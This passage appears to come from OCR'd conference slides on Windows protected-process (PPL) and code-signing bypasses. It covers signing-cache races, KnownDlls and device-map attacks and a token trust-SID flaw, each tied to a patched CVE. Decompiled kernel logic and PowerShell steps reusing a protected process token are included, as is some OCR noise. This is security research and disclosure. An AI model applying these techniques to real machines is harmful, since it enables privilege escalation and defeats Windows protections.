ExtraData            : {Type SignerHash - Algorithm Sha256 - Hash 2CBD6810C47014A811482
                       544D1EDC4476B4698D9E4E7A72BBDA5091EA1E87184, Type FileHash -
                       Algorithm Sha256 - Hash 2800FDB99B716FC1E16A8119BF1546C1E180401B
                       A8CD3BBCC8BA050DCC494BB6}
Flags                : TrustedSignature, ProtectedLightVerification
SigningLevel         : Windows
Thumbprint           : 2CBD6810C47014A811482544D1EDC4476B4698D9E4E7A72BBDA5091EA1E87184
ThumbprintBytes      : {44, 189, 104, 16...}
ThumbprintAlgorithm  : Sha256



PS D:\>
```

Section Creation Bugs

The Cached Signing Level Race [#1]

```
NTSTATUS NtSetCachedSigningLevel(
    ULONG Flags,
    SE_SIGNING_LEVEL InputSigningLevel,
    PHANDLE SourceFiles,
    ULONG SourceFileCount,
    HANDLE TargetFile
);
```

Mode 0: used by NGEN, needs process to be PPL

Mode 4: to cache the signature of a signed file. No PPL needed

List of source files for verification:

Mode 0: source signature file(s)

Mode 4: must be same as TargetFile

File to set cache on


NtSetCachedSigningLevel Mode 4

NtSetCachedSigningLevel Mode 4


NtSetCachedSigningLevel Mode 4

NtSetCachedSigningLevel Mode 4


NtSetCachedSigningLevel Mode 4



NtSetCachedSigningLevel Mode 4



NtSetCachedSigningLevel Mode 4



Fixed as CVE-2017-11830

```
NTSTATUS CiSetFileCache(HANDLE Handle, ...) {

  PFILE_OBJECT FileObject;
  ObReferenceObjectByHandle(Handle, &FileObject);

  if (FileObject->SharedWrite ||
     (FileObject->WriteAccess && ...
```

Backdoor?


The Cached Signing Level Race Reloaded [#2]

```
      PsGetProcessProtection().Type != PROTECTED_LIGHT)) {
    return STATUS_SHARING_VIOLATION;
  }

  // Continue setting file cache.
}
```

```
c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe
PS C:\> Get-NtCachedSigningLevel C:\temp\signed.dll -FromEa -Win32Path


Version              : 3
Version2             : 2
USNJournalId         : 131393570182006911
LastBlackListTime    : 12/12/2017 12:42:57
ExtraData            : {Type SignerHash - Algorithm Sha256 - Hash BC0EFBA8A33
                       8D9EDF8108574D909881AFA9A5892062224E1DFCF35B41C66204D,
                        Type FileHash - Algorithm Sha1 - Hash
                       8FFE9B71E4B2978B3587848B42EA6A732B4487B8}
Flags                : TrustedSignature
SigningLevel         : Windows
Thumbprint           : BC0EFBA8A338D9EDF8108574D909881AFA9A5892062224E1DFCF35
                       B41C66204D
ThumbprintBytes      : {188, 14, 251, 168...}
ThumbprintAlgorithm  : Sha256
```

The PPL Cache Attack [#3]

- So we can still win this race, as long as we are a PPL, and cache sign any DLL we want (with flag 0x2)
- If we then also *load* the DLL inside of the PPL, CI will, after validation, write flag 0x40, on top of the EA
- But how can we load the DLL in the first place, since PPLs no longer trust 0x2-cache-signed-only files?




```
PS C:\> Get-NtCachedSigningLevel C:\temp\signed.dll -FromEa -Win32Path

Version              : 3
Version2             : 2
USNJournalId         : 131393570182006911
LastBlackListTime    : 12/12/2017 12:42:57
ExtraData            : {Type SignerHash - Algorithm Sha256 - Hash BC0EFBA8A33
                       8D9EDF8108574D909881AFA9A5892062224E1DFCF35B41C66204D,
                        Type FileHash - Algorithm Sha1 - Hash
                       8FFE9B71E4B2978B3587848B42FA6A732B4487B8}
Flags                : TrustedSignature, ProtectedLightVerification
SigningLevel         : Windows
Thumbprint           : BC0EFBA8A338D9EDF8108574D909881AFA9A5892062224E1DFCF35
                       B41C66204D
ThumbprintBytes      : {188, 14, 251, 168...}
ThumbprintAlgorithm  : Sha256
```

The USN Zero Change Journal Rebirth (#4)

- In order to support factory restore/imaging scenarios, CI has a feature whereby any file with a USN of 0 can bypass the EA cache-based code signing checks (so, only applicable to things that trust the EA)
  - Files can only have USN 0 if they were created before the USN Journal was activated (which is done on boot)
- What stops an attacker from disabling the journal, writing a new file, and re-enabling it?
  - A USN Journal has a 64-bit unique identifier (USN Journal ID), which CI checks for before trusting a USN 0 file
    - On BIOS, this is locked in the registry, while on UEFI, it's locked using a Boot-protected Runtime Variable
    - But… USN Journal IDs… are actually the timestamp at which the USN Journal was created!
- Delete the current journal, write file, set the time back, recreate it at the precise time (try, try, try again)
  - CI Policy as of Windows 8.1 Update 3 no longer trusts USN 0 on Desktop/Server ("Classic") platforms, and USN Journal Deletion is prevented on non-Classic platforms

The Cached Signing Level Duality (#5)

- As an optimization, the memory manager caches the signature level of an image section inside the SEGMENT structure of the CONTROL_AREA for the section object

```
lkd> dt nt!_SEGMENT SegmentFlags.Image*
   +0x00c SegmentFlags       :
      +0x003 ImageSigningType   : Pos 1, 3 Bits
      +0x003 ImageSigningLevel  : Pos 4, 4 Bits
```

- When a section is created for an image for which a control area already exists, the signing level of the segment is checked and used as a cache to avoid re-validating the image (no call to *MiValidateSectionCreate*)
  - Not for protected processes – but *yes* for drivers!
- But driver loading does not use/trust the on-disk EA cache (or USN 0), so what's the angle?
  - Load a driver as a 'DLL' in a user-mode process – this uses the disk cache, loads, populates SegmentFlags
  - Now load it as a 'Driver' in kernel-mode ☺
- Fixed as CVE-2018-8142 (May 2018)

CVE-2018-8142 | Windows Security Feature Bypass Vulnerability


Security Vulnerability

Published: 05/08/2018
MITRE CVE-2018-8142


A security feature bypass exists when Windows incorrectly validates kernel driver signatures. An attacker who successfully exploited this vulnerability could bypass security features and load improperly signed drivers into the kernel.

Section Mapping Bugs

Abusing Known DLLs



Logical Flow of Image Loader



The Known DLL Silo Root Replacement (#6)

- Silos were introduced in Windows 10 to enable support for native Docker Containers leveraging kernel redirection technology (Argon – Server Containers)
  - See http://alex-ionescu.com/publications/SyScan/syscan2017.pdf for more details
- Like Linux cgroups/namespaces, Silos allow isolation of the file system, registry, network stack… and object manager
  - Pseudo-documented information class passed to SetInformationJobObject (JobObjectSiloRootDirectory) allows defining a new Object Manager Root Directory – **requires TCB Privilege**
- First, use undocumented flag in *NtCreateSymbolicLinkObject* to create "global" (cross-Silo) symbolic links for the entire object manager directory namespace (pointing the silo root to the host root)
- Then, create a fresh KnownDlls directory, creating a custom section object/symbolic link to any desired DLL that a PPL will load – because we own the directory, there is no TCB check to begin with

The Known DLL Device Map Attack (#7)

DefineDosDevice function

Defines, redefines, or deletes MS-DOS device names.

C++

```
BOOL WINAPI DefineDosDevice(
  _In_     DWORD   dwFlags,
  _In_     LPCTSTR lpDeviceName,
  _In_opt_ LPCTSTR lpTargetPath
);
```


```
NTSTATUS BaseSrvDefineDosDevice(DWORD dwFlags,
                                LPCWSTR lpDeviceName,
                                LPCWSTR lpTargetPath) {
  WCHAR DevicePath[];
  snwprintf_s(DevicePath, L"\\??\\%s", lpDeviceName);
  CsrImpersonateClient();
  HANDLE h = OpenSymbolicLink(DELETE, DevicePath);
  CsrRevertToSelf();
  if (h) {
    if (IsGlobalSymbolicLink(h)) {
      snwprintf_s(DevicePath, L"\\GLOBAL??\\%s", lpDeviceName);
      NtMakeTemporaryObject(h);
      CreateSymbolicLink(DevicePath, lpTargetPath);
    }
  }
  // ...
}
```

Open link for DELETE while impersonating

Checks if object name starts with \GLOBAL??

Creates new link without impersonation

TOCTOU in Symbolic Link Creation



CSRSS Trust Level

Administrator: Windows PowerShell

```
PS C:\> Set-NtTokenPrivilege SeDebugPrivilege | Out-Null
PS C:\> $p = Get-NtProcess -ProcessId 548 -Access QueryLimitedInformation
PS C:\> $t = Get-NtToken -Primary -Process $p
PS C:\> $p.FullPath
\Device\HarddiskVolume2\Windows\System32\csrss.exe
PS C:\> $t.TrustLevel

Name                                     Sid
----                                     ---
TRUST LEVEL\ProtectedLight-WinTcb        S-1-19-512-8192


PS C:\>
```

CSRSS runs as
WinTCB-PPL

DEMO

The Trust ACE Bypass (#8)

Windows PowerShell

```
PS C:\> $config = New-Win32ProcessConfig werfaultsecure.exe -CreationFlags ProtectedP
rocess
PS C:\> $p = New-Win32Process $config
PS C:\> $t = Get-NtToken -Primary -Process $p.Process
PS C:\> $t.TrustLevel

Name                                         Sid
----                                         ---
TRUST LEVEL\Protected-WinTcb                 S-1-19-1024-8192
```

Protected Process gets Trust Level in Token

```
PS C:\> $config = New-Win32ProcessConfig notepad.exe -Token $t
PS C:\> $p = New-Win32Process $config
PS C:\> (Get-NtToken -Primary -Process $p.Process).TrustLevel
PS C:\>
```

When reused trust level is cleared :-(

Setting the Trust Level SID

```
NTSTATUS SeSubProcessToken(
         PEPROCESS Process, ...) {
  // ....
}
```

```
NTSTATUS SepSetTrustLevelForProcessToken(
         PTOKEN Token, PEPROCESS Process) {
  BYTE level = Process->Protection.Level;
  PSID trust_sid = SepSidFromProcessProtection(level);
  result = SepSetTokenTrust(Token, trust_sid);

  // ....
}
```

Setting Token with NtSetInformationProcess

```
NTSTATUS NtSetInformationProcess(HANDLE Process, ...) {
  switch(InfoClass) {
      case ProcessAccessToken:
        PspAssignPrimaryToken(Process, *(PHANDLE)Info);
  }
}
```

```
NTSTATUS PspAssignPrimaryToken(HANDLE Process, HANDLE Token) {
  if (!SeIsTokenAssignableToProcess(Token))
    return STATUS_PRIVILEGE_NOT_HELD;

  SeExchangePrimaryToken(Process, Token);
  // ...
}
```

No setting of the trust level :-)

Fixed as CVE-2018-8134

Windows: Token Process Trust SID Access Check Bypass EOP

Project Member Reported by forshaw@google.com, Feb 26

‹ Prev 19 of 19

Back to list

```
Windows: Token Trust SID Access Check Bypass EOP
Platform: Windows 10 1709 (also tested current build of RS4)
Class: Elevation of Privilege

Summary: A token's trust SID isn't reset when setting a token after process creation allowing a user process to bypass access checks for trust
labels.

Description:

When a protected process is created it sets the protection inside the EPROCESS structure but also adds a special trust SID to the primary token
as part of SeSubProcessToken. Where the process protection is used for things such as what access rights to other processes the trust SID is used
for direct access checks where a security descriptor has a process trust label. A good example is the \KnownDlls object directory which is
labeled as PPL-WinTcb to prevent tampering from anything not at that protection level.

This trust SID isn't cleared during duplication so it's possible for a non-protected process to open the token of a protected process and
duplicate it with the trust SID intact. However using that token should clear the SID, or at least cap it to the maximum process protection
level. However there's a missing edge case, when setting a primary token through NtSetInformationProcess (specifically in PspAssignPrimaryToken).
Therefore we can exploit this with the following from a normal non-admin process:
```

Arbitrary Code Execution Bugs

The Script Engine COM Hijack (#9)

Process Monitor - C:\Users\user\Desktop\ppl.PML

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path
02:46:5...	clipup.exe	19424	RegOpenKey	HKCU\Software\Classes\CLSID\{C53E07EC-25F3-4093-AA39-FC67EA22E99D}
